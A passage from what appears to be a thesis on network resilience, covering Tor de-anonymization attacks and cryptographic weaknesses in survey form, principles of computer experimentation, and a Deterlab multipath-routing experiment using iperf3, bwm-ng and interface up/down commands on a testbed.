Tor relays can also leave a consensus without becoming ineligible for path selection, enabling Sybil attacks [85]. Several solutions are proposed to patch these vulnerabilities, including increasing randomness, improving the integrity of relays that should legitimately be considered for path selection, increasing guard node intervals, and improving the guard selection algorithm. One method for measuring the security of Tor would be to estimate the number of conspiring nodes required for an attacker to be capable of correlating the unencrypted traffic that an exit node observes with the individual that requested such communication. Since Tor promotes nodes to guard or exit status based on quality of service and continuous time in the network as a middle relay, among other properties, it may be useful to include some information on how dedicated a potential attacker

must be in order to unmask users. The security of an individual's communication over Tor also depends on how common the ports they use are. An exit node defines its own exit policy which lists the ports that they are willing to use for communication outside of the onion network. Most Tor nodes will support basic communication over HTTP, but less common protocols will have fewer options when it comes to which nodes will be willing to forward the traffic. The measurement of Tor's ability to defend against traffic analysis of a user's communication may also consider the ports used since that will limit the exit nodes available. Sulaiman and Zhioua present a method for de-anonymizing users of Tor by configuring malicious relays to route unpopular ports [86]. Very few relays will support communication over these unpopular ports, so it is relatively easy for an organization to control the majority of such relays. A successful Sybil attack will allow conspiring systems to become the entry and exit relays, providing the owner with information on which websites a user is accessing. Although the network is meant to obscure this information, analyzing the traffic and timing information on the guard and exit relays can reveal the specific users [80]. Using unpopular ports increases the efficiency of de-anonymizing attacks because it decreases the number of legitimate nodes to compete with. The Sniper Attack targets the availability of Tor nodes, forcing systems to fall back to potentially less secure methods of communication [87]; yet another technique for decreasing competition.

The peer-to-peer nature of Tor and the use of middle relays means that as the number of systems are added to the network, the stronger it becomes in the presence of certain attacks. An adversary may wish to target a specific individual: this might be easier than de-anonymizing a large group of users, especially given additional information about the target. But as far as resilience is concerned, the loss of confidentiality for one user on the network represents only a fractional loss of confidentiality for Tor as a whole. The most important aspect of such degradations in confidentiality is to detect when a user has been unmasked, identify the colluding nodes, and quarantine them from the network. This can be challenging, if not impossible, as the adversary will likely be communicating between the nodes in a way that Tor is unable to observe and any indication that a Tor user has lost their confidentiality may exist outside of the network's jurisdiction as well.

2.4. Application of Cryptography

The onion router, as well as most effective privacy-preserving technologies, rely on cryptography to secure sensitive information. Encryption is a class of mathematical transformations on data whose output is difficult to reverse without knowledge of some secret key [88, 89]. The difficulty of obtaining a plaintext message from its ciphertext without the encryption key is the crucial property to encryption's ability to provide confidentiality. But the level of difficulty in decrypting ciphertexts without the key depends on the ability of the encryption algorithm to resist cryptanalytic attacks designed to exploit flaws and bypass the need for the key, as well as the strength of the key used, measured in bits. If a cryptanalytic attack is discovered that can decrypt ciphertexts in less time than it takes to brute-force the key, then the algorithm has been weakened. For public key cryptographic systems, the key is generally not brute-forced, but the intractability of reversing the mathematical formula used to derive the keys is challenged. A common formula used for key-agreement is the discrete logarithm: given two values j and k within the multiplicative group of integers modulo a prime p ($\text{GF}(p)$ or \mathbb{Z}_p) [90], it is easy to compute the value $x \equiv j^k \pmod{p}$, even for very large values of j and k , but for large enough values, it is computationally infeasible to compute k from the values x and j , equivalent to computing $k \equiv \log_j x$ in \mathbb{Z}_p . If such key-sharing methods are not used, it can be extremely challenging to securely distribute symmetric encryption keys without revealing the sensitive contents to unauthorized parties [91].

Encryption keys are often derived by polling a pseudorandom number generator (PRNG), preferably one that is considered cryptographically secure [92]. Attacks that compromise the security of random number generators, decreasing the entropy of keys generated and the cryptographic implementations that rely on them would lower the effective confidentiality of the ciphers that these tools produce [93]. These attacks might be accomplished by modifying the source code of commonly used cryptography libraries so that either a function to gather entropy exits prematurely, the data is truncated, or the data is otherwise changed. Despite this attack surface, there are techniques to reduce the potential damage of such attacks. PRNGs can be developed with protections built-in to detect and prevent compromise [94]. Even if the security of the PRNG cannot be guaranteed, one can design cryptographic schemes to be resilient to flaws in the random number generator it relies on [95, 96].

The security of keys and information encrypted with them can be analyzed based on the algorithms used, the randomness of the PRNG, and the key length. The cryptographic security of encrypted data is usually presented as its indistinguishability from random data or by the number of decryption attempts, each with a different key, required to correctly decrypt the data with a probability of 50%. Once these calculations are made, one can estimate the length of time required for confidential information to be compromised given certain assumptions about an adversary's computational power. Measuring confidentiality is challenging because it requires knowledge of all attacks on encryption algorithms, schemes, and PRNGs. When the strength of an encryption algorithm with a certain key length is detailed, it is only a known upper-bound: there may exist an attack that significantly lowers this security value. Nefarious parties desire clandestine attacks because once the vulnerability is published, users can be informed to avoid use of the exploitable feature and developers can work to improve the security, greatly reducing the attack's effectiveness and therefore its value.

A common problem related to encrypting messages for confidentiality is the inability for a sender to know whether the keys used remain private [97]. For symmetric key schemes, the sender might first search disclosure reports or databases for indications that the key used is compromised, but the absence of one's key is no guarantee that it hasn't been stolen. The public key scheme is even more challenging: in order to send an encrypted message using public key cryptography, the recipient's public key is used; it will be decrypted using the complementary private key. Since the sender has ideally never observed the recipient's private key, they are much less capable of determining whether a decryption key has been accessed by an unauthorized party [98]. Although security schemes exist for key management, distribution, and revocation, with enforcement mechanisms in place to ensure that databases are queried before a key is used [99, 100], they rely on the accurate and timely reporting of compromises. In these multi-party environments, individuals must rely on others to have strong security practices. In particular, the second-parties must be able to detect compromises in a timely manner, and then properly revoke the keys that were accessed [101]. Although these keys tend to be password-protected, the passwords used are often orders of magnitude weaker than the algorithms used to encrypt the actual key [102].

2.5. Security Metrics

Cryptographic techniques for providing confidentiality have well-defined mathematical measurements, but other non-cryptographic solutions designed to provide and improve confidentiality are given only as “best practices.” Network administrators may have a good idea of which schemes to use for the systems they manage, but it is unlikely that they can give tight bounds on how long specific attacks will need to run to succeed, how much damage the attacks will do, the probability with which security policies will detect attacks, and how long it will take to recover from such attacks. Given more quantitative measurements of a network’s security, system administrators will be better informed about where their defenses are lacking. The experiments that we perform utilize these metrics to analyze how different quality-of-service parameters can effect the overall availability of specific network services. We also compare implementations of a specific protection mechanisms designed to prevent system compromise. These measurements can provide insight as to how a network should leverage diversity to minimize the damage that exploits can cause, as well as how recovery processes can effect performance.

Many solutions exist that address individual availability issues and there are several software suites designed to measure any form of availability, but there does not appear to be a useful framework for measuring availability and autonomously adjusting the network to improve measurements regardless of what affects it. This is quite the challenge, but it should be possible with machine learning: adjustments may cause greater network degradation, but the measurement framework and the communication protocol should be able to quickly rectify issues they cause in the process of improving quality of service.

CHAPTER 3

Properties of Computer Experimentation

Before introducing our research, we must first understand what the goals and methods are of performing experiments in general and specifically in the field of computer science. Scientific experiments should have several key properties, including falsifiability, repeatability, reproducibility, and accurate representation [103]. Although the repeatability and reproducibility, are similar and share some features in common, it is important to understand their differences so that we can distinguish between the two.

3.1. Falsifiability

In order to test a hypothesis, that hypothesis must be capable of being confirmed. Otherwise, the speculation that is made could be tested forever without any conclusive determination. However, confirming a hypothesis is only one of two ways in which an experimental test can be concluded. The other possibility is that the hypothesis is refuted. Some claims can be made that are confirmable but not refutable; such claims lack the property of falsifiability [104]. An equivalent distinction exists in computer science theory: a hypothesis that is confirmable and falsifiable is similar to a *Turing-decidable* problem. A problem that is confirmable but not falsifiable is similar to a *Turing-recognizable problem* [105].

If a hypothesis lacks falsifiability, an experimenter may attempt indefinitely to confirm a hypothesis that is not true. However, they will never be able to conclusively claim that their hypothesis is false. This problem often arises in experiments in which a universal claim is made that is not grounded in deductive reasoning. For example, claims of the existence of rare phenomena are difficult to refute because the claim can always be made that, although this phenomenon had not been observed, the absence of evidence is not evidence of the absence of that anomaly [106, 107]. If the hypothesis is falsifiable and confirmable, then no matter what the truth is concerning the validity of this hypothesis, there will be a clear method of concluding that particular experiment.

3.2. Repeatability

Repeatability refers to the the ability of an experiment to generate similar results when all conditions of the experiment are the same. These conditions include the configuration and variables of the experiment, as well as the observer of results. Repeatability is a measure that provides the operator of an experiment with prompt feedback on the quality of the experiment’s methodology. This property can generally be evaluated by the original experimenter, simply by performing multiple runs of the same experiment and collecting samples each time. By comparing the results of each run of the same test and evaluating the variance of each dataset, one can determine how repeatable an experiment is [108].

3.3. Reproducibility

Reproducibility refers to the ability of an experiment to generate similar results when the relevant or influential variables are the same, but when insignificant conditions of the experiment change. These insignificant conditions may include the measurement devices used, the method by which the result is measured, and the observer conducting the experimentcitevaux2012replicates. It is usually easier to achieve high repeatability than to achieve a similar level of reproducibility. This is due to the stronger claim that reproducibility makes: the administrator of an experiment must ensure that all variables have been considered and that any variable that is not explicitly controlled for will have an insignificant effect on the results. Reproducibility may inform the research community of underlying flaws in the methodology, including confounding or lurking variables which were not properly controlled for in the original experiment. Certain specific conditions of the original experiment may not have been thoroughly documented, resulting in subsequent reproductions failing to produce similar results.

3.4. Representation

An experiment may provide insight into the exact interactions between specific variables, but if those interactions are accurate only for the exact conditions in which the experiment was performed, its value to the research community is significantly limited [104]. To ensure that one’s experiment will be influential and advance its respective scientific field, it should generalize to common sets of environments or to a significant subset of the population. This usually influences the sampling

method for traditional experiments, but in experiments conducted entirely within a laboratory setting, certain aspects of the procedure need be considered. Given enough experimental tests in which all combinations of relevant variable configurations are tested, or a significant subset thereof is tested, the representative power of an experiment becomes better understood [108]. The observation of trends that span multiple configurations indicates that the experiment may be representative of a larger population or environment than that which was tested. Observing that the results of an experiment vary with each configuration tested such that no trend can be discerned indicates that the experiment will not provide representative results. Furthermore, this generally suggests that the experiment is incapable of conclusively evaluating the hypothesis that is being tested.

3.5. Limitations of Computers

It can be quite challenging to fulfill the above goals when developing scientific experiments. When it comes to experiments performed on computer systems, certain conditions of the environment can exacerbate these challenges [109]. Although the realm of computer science generally provides deterministic experimental environments, the number of interdependent and mutually influential variables that need to be controlled for can make it difficult to properly design an experiment.

A distinction can be made between traditional scientific experiments that study physical phenomena and computer simulations that attempt to accurately model those phenomena [110]. However, those differences are obscured when the subject of analysis exists entirely over computer systems or networks. The programs can be the environment that is directly measured rather than a model that imperfectly represents interactions. For the experiments detailed in Chapter 5 and Chapter 6, experiments are performed on real computer systems and networks. For the experiment detailed in Chapter 4, the experiment is performed on an emulated environment, but the emulation platform implements the same theoretical models that real-world computer networks implement. For this reason, we are confident that the results are representative. The research performed in Chapter 7 involves an intersection of computer systems and imperfect election laws created by humans. However, this work is a security evaluation rather than a traditional experiment, so the methodologies and goals differ from those described in this chapter.

We must design experiments that isolate the variables we are interested in testing. This is often done by identifying and controlling as many variables as possible. A properly implemented experiment will strive to change only one variable at a time and observe how the other variables are affected. Given enough experimental runs, the experiment can reveal previously unknown correlations between variables and may confirm or refute the hypotheses. Due to limitations in the administrative access that we had on the systems and networks tested, some variables could not be perfectly controlled for. These limitations are detailed for each experiment we perform. We also analyze the effect that these limitations have on our ability to conclude with certainty our experimental evaluations.

CHAPTER 4

Multipath Routing

Multipath routing is designed to provide networks with increased availability and fault tolerance. This is done by maintaining two or more distinct paths from source to destination. The distinct paths may share no hops in common or they may share any number up to $k - 1$ out of k hops, where k is the total number of hops between endpoints. The potential effectiveness of such routing to improve availability is greatest when each path is comprised entirely of unique devices. The technique was originally meant to provide an alternative route between endpoints, but it has also proven to alleviate several other common network issues. During normal operation and routine file-transfers, systems can take advantage of the extra routes to increase throughput beyond a single path's limit [111]. Networks can also maintain transfers in the presence of outages along links if the outage does not affect all paths [112]. In this way, multipath routing can not only increase the performance of transfers, but it can also increase the reliability of connections, allowing networks to perform basic operations when less resilient networks and systems attached exclusively to them would be incapacitated. Multipath routing can be found in common operating systems, including Linux, FreeBSD, Apple's iOS, Apple's macOS, and Google's Android in the form of Multipath TCP ¹.

4.1. Background

Multipath routing has come out as one of the most common methods for providing fault-tolerance in network communications. Alternative techniques include reliable messaging [113] and Byzantine fault-tolerance [51], but these features tend to require much more coordination with all participating network components. This reliable routing technique evolved from alternate path routing [114], an algorithm for establishing connections in circuit-switched networks when the primary path is unavailable. With the advent of packet-switched networks, multipath routing

¹<https://multipath-tcp.org>

became a necessary replacement to alternate path routing for providing hardware-based congestion alleviation [115].

Depending on the implementation chosen, the benefits to reliability that multipath routing provides can be attained as simply as selecting the protocol, with no need to develop detection and retransmission schemes into individual applications. This is appealing to network operators and users alike, as it minimizes the effort required to improve the reliability of communications in general. Most multipath routing implementations for ad hoc networks require all forwarding devices to support multipath-specific detection and retransmission protocols [116]. This is usually not a major concern, as ad hoc networks will require additional support for route discovery and packet forwarding features anyway. In this chapter, we analyze a key performance metric in the fault-tolerance of a specific multipath routing configuration.

Specifically, we look at how networks recover from connectivity issues when multiple routes are available between endpoints. This recovery is observed with specific attention to the time required for an alternative path to become utilized and the method by which the alternative path is selected. The focus of most prior publications has been in analyzing the peak performance of networks, often relying on models that may neglect some aspect of the relevant theory. Though experiments have been performed in which throughput is measured as a function of noise along paths, there has been little investigation into how routing protocols respond to sudden changes to the network topology. Our approach is distinctive because we shed light on a quality of service measure that is given little attention. We observe not only the throughput over time, but also the delay in a data transfer when links lose connection. We attempt to draw conclusions on how the throughput and latency of links in a network can affect the speed of transfers and the time required for connections to recover.

The experiment that we describe in Section 4.3 is intended to measure an aspect of reliability in such networks. In particular, we examine how quickly a system can detect an inactive link and reroute packets during a data transfer. Our hypothesis is that as quality-of-service parameters increase, the time required for a network to recover from a random disruption will decrease. Specifically, as the propagation delay of connections decreases, or the throughput of connections increases, or as the connection experiences both a decrease in propagation delay and an increase in throughput, the time required for a data transfer to recover from a random disruption will decrease. This is based on the notion that links of higher speed and lower latency will be able to

communicate the information necessary to re-establish a connection in less time than links of lower speed and higher latency. We begin by introducing previous research covering multipath routing, including implementations and performance evaluations. We then define key terms and outline our experimental procedure in Section 4.3.

4.2. Related Work

One of the first performance analyses of multipath routing networks was performed by Cidon et al., in which they compared networks with one to eight unique paths between two distinct endpoints. The work found that when a single route is utilized at a time, throughput was not significantly affected by the number of available routes. However, when the network contains more than one route and the algorithm implemented is capable of reserving more than one route, the connection establishment time is about half that of single-route configurations [117]. Furthermore, when more than one route is utilized simultaneously, the maximum sustainable throughput increases. This increase is greatest when the number of routes reserved is equal to half of the number of unique routes available and produces an increase in throughput of around 10% compared to the single-reservation case when the network load, represented by $\rho = \frac{\lambda}{\mu}$, is greater than 1. In this equation, λ is the arrival rate in a Poisson distribution of connections and $\frac{1}{\mu}$ is the average length of time that a connection exists.

While novel, it is important to note that the work by Cidon is primarily theoretical, using statistical models and queueing theory to derive the results. Cidon also makes some assumptions regarding the qualitative properties of network communication that may have been accurate at the time of its publication in 1999, but may no longer represent several common classes of network usage. In particular, the models assume that network transfers are short and bursty, as is common with email and browsing media-sparse websites. However, with the rapid adoption of video streaming as a service, and particularly in our use-case of transferring large scientific datasets, our focus is on how multipath routing affects performance when connections are sustained, less frequent, and transferring at high throughput.

Similar to the algorithm studied by Cidon, *Concurrent Multipath Transfer* (CMT) is an implementation of simultaneous multipath routing that provides increased fault-tolerance [118]. CMT is achieved using the Stream Control Transmission Protocol (SCTP), which operates on the transport

layer to connect endpoints over more than one network interface. Iyengar et al. seek to improve the features of CMT, including increased performance and more efficient fault-tolerance [111]. CMT can transfer files with greater throughput in the presence of loss than a naive algorithm that splits the data equally across all available links. The researchers further identify limitations of CMT, including the reduction in efficiency when congestion windows remain far from saturated, as is the case with small file transfers. Though this work is a significant contribution to the topic of multipath routing, its focus on comparing retransmit schemes, the test environment’s quality of service parameters chosen to represent a low-speed cross-country connection, and the lack of focus on recovery delay leave us with areas to explore. We complement the above research by analyzing how changes in the quality-of-service on network links can affect the recovery operations of an active, high-performance data transfer. This is an area of performance that has not been thoroughly studied and it is important for understanding the resilience of networks in environments of extreme noise and network loss. As detailed by Ford et al., comparing networks using a single measure that represents only the overall transfer rate is insufficient for observing how different network configurations react to a disturbance [4]. Before introducing specific details of our experiments, we review the underlying theory, technology, and background research that support this work.

Multipath TCP is an extension of one of the most common internet communication protocols, enabling communication in a single TCP session that may be supported by multiple links. This enables increased throughput up to the sum of all active links and implements wireless handover at the endpoints, allowing connections to dynamically change which interface, address, and technology is used for ongoing transfers without requiring support from the underlying network layers, typically the data link layer [119, 120]. Whereas Multipath TCP provides the typical benefits of increased throughput and fault-tolerance with the potential for greater compatibility over the Internet, our research focuses on how the Open Shortest Path First (OSPF) protocol can be leveraged to provide fault-tolerance within internal networks.

OSPF is a link-layer protocol that generates a routing table for internet layer communication and supports complex networks containing multiple paths between endpoints [121, 122]. OSPF Optimized Multipath (OSPF-OMP) will split the packets of connections in an attempt to saturate paths evenly [123]. However, OSPF-OMP can fall short of its goal due to the fact that the algorithm relies on a heuristic for balancing network load instead of measuring the real data over

each path [124, 125]. Additionally, OSPF-OMP can be extremely resource-intensive, requiring memory usage to scale with the number of links in the network, and the amount of network overhead generated by the protocol is difficult to predict [126]. For these reasons, we find that OSPF-OMP introduces too many variables into our experiment to adequately measure the affects that different quality of service levels can have.

Adaptive Multipath Routing (AMP) has very similar goals as the multipath routing features of OSPF. Both operate within autonomous systems (intra-domain) and both are capable of providing load-balancing over the network they operate on, whether that load-balancing occurs among all packets or between unique connections [126]. OSPF differs from AMP in that OSPF is a link-state protocol that relies on each node having a global view of the entire network, whereas AMP requires that each node know only about itself and the links to its neighbors. AMP can operate on both link-state and distance-vector routing protocols, so any differences that may appear between these two views can be accounted for by comparing AMP's operation over both protocols. As we are concerned primarily with the time required for a connection to switch from one path to another path on networks of varying quality of service, AMP's added benefits are not helpful in the scenarios that we are examining. Comparing how different routing algorithms and implementations handle our experiments would be interesting future work nonetheless.

There have been numerous previous efforts to examine the performance and efficiency of multipath routing over wireless ad hoc networks [127, 128, 129]. As our research looks only at wired networks, we find that the challenges that prior approaches address are quite different from the challenges facing wired networks and, consequently, the solutions developed for ad hoc networks cannot be adapted to wired networks. In particular, wireless networks introduce an extra degree of uncertainty, not only while experiments are being performed, but during the creation and maintenance of topologies on our network testbed as well. For the scenarios that we are interested in, our use case cannot accommodate this level of uncertainty, nor can it distinguish the source of performance degradation between the routing protocols used and the underlying physical layer chosen.

4.3. Experimental Procedure

In order to quantitatively analyze the results of this experiment, we must first acquaint ourselves with the relevant terms. The following paragraphs define various technical properties and tools utilized.

Quality of Service is a broad term in computer networking that refers to the health of network components. There is no one simple metric that can be used to determine if a network is performing as expected. Network operators use a combination of common metrics to determine their network's health, including utilization, latency, throughput, the number/rate of dropped packets, and the number/rate of retransmitted packets. *Latency* is the amount of time, usually measured in milliseconds (ms), that it takes for a single packet to travel from one endpoint to another endpoint. This measurement often is not symmetrical along a route, so it can be useful to measure the latency in both directions. The sum of the latencies in each direction is called the *round-trip time (RTT)* of a path. *Throughput* is the instantaneous measure of the rate at which data is being transmitted; for our experiment, we will use the units *megabits per second (Mbps)*.

Deterlab is a network testbed available for performing research related to cyber-security, including the study of how various tools and techniques can affect the confidentiality, integrity, and availability of interconnected systems. Deterlab is the platform for our experiments: we generate a network in which two endpoints, *client* and *server*, are connected by three distinct paths. In order to prevent either endpoint from instantly being away from Deterlab, based on *Emulab*, emulates network connections between virtual endpoints running on dedicated hardware [130]. Deterlab also supports the ability to modify network topologies and performance parameters dynamically, allowing researchers to perform experiments that simulate connectivity problems, congestion, and other network issues.

iperf3 is an open-source utility for active measurement of available network throughput [131]. *iperf3* is used to generate network traffic between *client* and *server*. It also records the throughput of this data transfer at a rate of once every second. This throughput monitor allows us to quickly confirm that the traffic generated over the network is at or near the limit of the network links. However, a resolution of 1 Hz is insufficient for precisely measuring the properties we are interested in, particularly the delay in a network transfer when an active network interface no longer connects the endpoints. For these reasons, we choose to employ a second throughput monitor: *bwm-ng*.

Bandwidth Monitor NG (*bwm-ng*) is, as its name implies, a utility for monitoring bandwidth. More specifically, *bwm-ng* displays the throughput of each network interface on the system that it is run on. This tool can also poll the network interfaces at high resolutions: for our experiments, we set the polling rate to 100 Hz, or once every 10 ms. This allows us to measure the reconnection delay with up to one hundred times the precision of *iperf3*.

The purpose of our experiments is to measure inefficiencies in multipath routing configurations and determine what causes the greatest decrease in quality of service. In the Deterlab environment, we create redundant links between systems so that if a router or connection fails, another path would be available between the endpoints. A network is created in which two computers are connected to each other by three distinct paths. We monitor the throughput of a data transfer between the two systems while simultaneously recording which network interfaces are responsible for sending and receiving packets. This enables measurement of the delay between a network interface losing connection and a backup interface resuming the transfer. We chose four unique network configurations, each with different quality of service properties. The four network configurations will hence be referred to as *Identical QoS*, *Distinct Latency*, *Mathis Limit*, and *Beyond Mathis*. These four topologies will be detailed in their respective sections below.

At a high-level perspective, our experiment involves generating one of these four network topologies, initiating a data transfer with *iperf3*, and taking down the active network interface on *client-Edge* at specific times. We monitor the entire data transfer using *bwm-ng* and plot the results for analysis. The decision to perform these data transfers for ten minutes was chosen arbitrarily in order to obtain enough data to make meaningful observations. Similarly, the choice of bringing down the active network interface at times $t = 136s$, $t = 318s$, and $t = 500s$ was made arbitrarily such that each interface can be monitored for a prolonged period of time. The following paragraphs go into much greater detail with regard to replicating the experiment.

iperf3 is used to generate traffic over our experimental network. Specifically, an *iperf3* server is run on *server* and the *iperf3* client that initiates transfers is run on *client*. While data is transferred over these links, network interfaces are periodically taken down and brought back up. If the network interface that is manipulated exists on either endpoint, then that system would instantly be aware of any connection that becomes available or unavailable. Since the goal of this experiment is to evaluate the time required for systems to detect and recover from network issues along their

path, we must introduce intermediate hops between *client* and *server*. *client* forwards packets to the intermediate proxy *clientEdge*, which chooses one of three routes to forward the packets over. Similarly, *server* forwards packets to the intermediate proxy *serverEdge*, which chooses one of three routes to forward the packets over. Instead of manipulating network interfaces on *client* or *server*, we change the state of network interfaces on *clientEdge*. The details of the experimental runs, including how the active interface is identified and when it is disconnected, are included in Appendix A & B. The throughput was measured throughout the experiment to determine how fast an alternative path can be selected (observable by the amount of time elapsed between one steady-state throughput and another) and how alternative paths are chosen. *bwm-ng* is used for more precise measurements of throughput. This program is run on both *client* and *clientEdge* and the data is plotted in section 4.4.

The general steps to replicate these experiments are as follows. After the Deterlab network is generated and all routes are configured, start *iperf3* as a server daemon on *server* using the command:

```
$ /usr/bin/iperf3 -s -B serverIP &
```

where *serverIP* is the IP address of *server* on the testbed (as opposed to the IP address used for remote access). The *iperf3* server daemon running on *server* will persist throughout multiple experimental runs, so barring any disruption or error, the above command needs to be run only once after *server* boots. The remaining steps will be performed for each experimental run. Run *bwm-ng* on both *client* and *clientEdge* in order to monitor all traffic on all interfaces. After *bwm-ng* starts, pause to ensure that no background traffic will influence the experimental results. We arbitrarily choose to wait 20 seconds due to the length of each sample data transfer. 20 seconds is enough time to reliably confirm that no significant traffic exists on the network. After pausing to observe that no network traffic will influence the results, initiate a 600 second *iperf3* data transfer between the endpoints by running the following command on *client*:

```
$ iperf3 -c server -f m -t 600 --logfile logs/iperf3-client.log &
```

We will refer to the moment when *bwm-ng* begins as time $t=0s$ for these experiments. At time $t=20s$, initiate the *iperf3* data transfer from *client* using the command above. At time $t=136s$, take down the active network interface using the following command on *clientEdge*:

```
$ sudo ifconfig ethX down
```

where *ethX* is the desired interface. The next interface will pick up the connection; at time $t=318s$, take down this interface with the following command on *clientEdge*:

```
$ sudo ifconfig ethY down
```

Since our network has only three distinct paths that connect *client* to *server*, we must re-enable one of the de-activated interfaces before bringing down the currently active connection; otherwise, the data transfer will stall. At time $t=448s$, bring back the original interface with the following command on *clientEdge*:

```
$ sudo ifconfig ethX up
```

and at time $t=500s$, take down the currently active interface with the following command on *clientEdge*:

```
$ sudo ifconfig ethZ down
```

Due to the parameters used when executing the iperf3 command on *client*, the data transfer will end at time $t=600s$. Allow bwm-ng to continue for a brief period of time after iperf3 finishes to ensure once again that there is no background traffic. At time $t=620s$, terminate the processes on both *client* and *clientEdge* using by executing the following command on each system:

```
$ kill -2 $bwm
```

where *\$bwm* is a variable that stores the process ID of the bwm-ng process.

This concludes the steps required for replicating these experiments. The following sections detail the specific network topologies and quality of service parameters for each experimental configuration.

Identical QoS

In the Identical QoS environment, links have the following quality of service levels, further illustrated in figure 4.1:

<i>Throughput</i>	<i>Latency</i>	<i>Loss</i>
200 Mbps	8 ms	0.0
200 Mbps	8 ms	0.0
200 Mbps	8 ms	0.0




FIGURE 4.1. Network topology of redundant routes with identical quality of service parameters. Each path between *client* and *server* has a throughput of 200 Mbps and a latency of 8 ms. The latency is distributed uniformly along each link.

Distinct Latency

The next set of experiments involved changing the latency of links to simulate more realistic scenarios in long-distance data transfers where different paths will have different latencies. We maintain the same throughput among all paths so that only one variable changes from the Identical QoS experiment. This provides more insight into how high latency affects a system's ability to recover from network connectivity issues. The Deterlab topology was initiated with the following quality of service levels, further illustrated in figure 4.2:

<i>Throughput</i>	<i>Latency</i>	<i>Loss</i>
200 Mbps	8 ms	0.0
200 Mbps	44 ms	0.0
200 Mbps	84 ms	0.0




FIGURE 4.2. Network topology containing routes with distinct latencies. Each path between *client* and *server* has a throughput of 200 Mbps. The top path between *client* and *server* has a latency of 8 ms, distributed uniformly along each link. The center path between *client* and *server* has a latency of 44 ms; the links between *clientEdge*, *router2*, and *serverEdge* have latencies of 20 ms each. The bottom path between *client* and *server* has a latency of 84 ms; the links between *clientEdge*, *router3*, and *serverEdge* have latencies of 40 ms each.

Mathis Limit

Despite vastly different latencies, each path in the previous topology is capable of maintaining a data transfer near the maximum throughput allocated. The next test introduces loss in order to observe how the connection is affected when the throughput is near theoretical limits rather than simply allocation limits. In order to determine the proper quality of service parameters, we incorporate the Mathis Equation for correlating throughput, latency, and loss rate [55].

The Mathis Equation can determine the maximum theoretical bandwidth over a connection based on the following parameters: congestion window size, round-trip time, and loss rate. In an ideal network, the loss rate along links is zero: no packets are dropped or corrupted. Unfortunately, this is not the case in reality; several factors can introduce loss, including noise, protocol infringements, and hardware issues. When a connection is lossless, its maximum transfer speed is limited by the bandwidth, round-trip time, and congestion window according to the following equation:

$$congestion_window \geq (RTT \times BW)$$

This equation states that in order to avoid congestion, the amount of data allowed to be in transit between endpoints at any given time must be at least the product of the connection's bandwidth and the round-trip time between the systems [132]. If this formula is satisfied, then the transfer speed is limited by the connection's bandwidth; otherwise, the maximum theoretical transfer speed is equal to the quotient of the congestion window and the round-trip time.

Mathis extends this theory by incorporating packet-loss: through simulation experimentation over Internet connections, Mathis confirms the formula derived through TCP modeling. Packet-loss negatively affects the performance of data transfers and its impact is inversely proportional to the square-root of its rate. When this factor is multiplied by an elementary transformation of the lossless bandwidth formula, we obtain the following model, where *MSS* denotes the maximum segment size among network components, a type of congestion window:

$$(4.1) \quad BW < \left(\frac{MSS}{RTT} \right) \times \left(\frac{1}{\sqrt{p}} \right)$$

